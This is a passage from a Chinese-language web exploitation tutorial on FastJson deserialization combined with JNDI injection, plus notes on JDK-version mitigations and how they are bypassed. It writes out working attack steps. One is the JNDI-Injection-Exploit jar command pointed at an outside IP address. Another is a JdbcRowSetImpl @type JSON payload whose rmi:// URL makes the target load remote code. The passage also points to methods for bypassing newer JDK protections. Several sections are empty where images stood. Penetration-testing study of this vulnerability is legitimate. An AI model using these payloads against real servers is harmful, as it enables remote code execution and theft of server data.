












2.2 JNDI注入-FastJson漏洞结合




- 1 背景: JavaEE中接受用户提交的JSON数据进行转换(FastJson反序列化漏洞)
- 2 思路: 利用InitialContext.lookup()中的进行JdbcRowSetImpl类JNDI服务注入
- 3 漏洞利用FastJson autotype处理Json对象的时候, 未对@type字段进行完整的安全性验证, 攻击者可以传入危险类, 并调用危险类连接远程RMI主机, 通过其中的恶意类执行代码。攻击者通过这种方式可以实现远程代码执行漏洞, 获取服务器敏感信息, 甚至可以利用此漏洞进一步的对服务器数据进行操作。
- 4 1、报错判断FastJson
- 5 2、生成远程调用方法
- 6 java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "calc" -A 47.94.236.117
- 7 3、提交JSON数据Payload
- 8 {"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://47.94.236.117:1099/vwaexx","autoCommit":true}


(1) 报错判断FastJson:




- 1 根据报错返回的包名判断是否使用fastjson。




(2) 生成远程调用方法:



(3) 提交JSON数据Payload:





- 1 当对方使用高版本jdk时，可以使用marshalsec或者使用2.3的方法进行绕过。

2.3 JNDI注入-JDK高版本注入绕过

- 1 JDK 6u45、7u21之后：
- 2 `java.rmi.server.useCodebaseOnly`的默认值被设置为`true`。当该值为`true`时，
- 3 将禁用自动加载远程类文件，仅从`CLASSPATH`和当前JVM的`java.rmi.server.codebase`指定路径加载类文件。
- 4 使用这个属性来防止客户端VM从其他Codebase地址上动态加载类，增加了RMI `ClassLoader`的安全性。
- 5
- 6 JDK 6u141、7u131、8u121之后：
- 7 增加了`com.sun.jndi.rmi.object.trustURLCodebase`选项，默认为`false`，禁止RMI和CORBA协议使用远程codebase的选项，
- 8 因此RMI和CORBA在以上的JDK版本上已经无法触发该漏洞，但依然可以通过指定URI为LDAP协议来进行JNDI注入攻击。
- 9
- 10 JDK 6u211、7u201、8u191之后：
- 11 增加了`com.sun.jndi.ldap.object.trustURLCodebase`选项，默认为`false`，
- 12 禁止LDAP协议使用远程codebase的选项，把LDAP协议的攻击途径也给禁了。
- 13
- 14 高版本绕过：
- 15 <https://www.mi1k7ea.com/2020/09/07/%E6%B5%85%E6%9E%90%E9%AB%98%E4%BD%8E%E7%89%88JDK%E4%B8%8B%E7%9A%84JNDI%E6%B3%A8%E5%85%A5%E5%8F%8A%E7%BB%95%E8%BF%87/>
- 16 <https://kingx.me/Restrictions-and-Bypass-of-JNDI-Manipulations-RCE.html>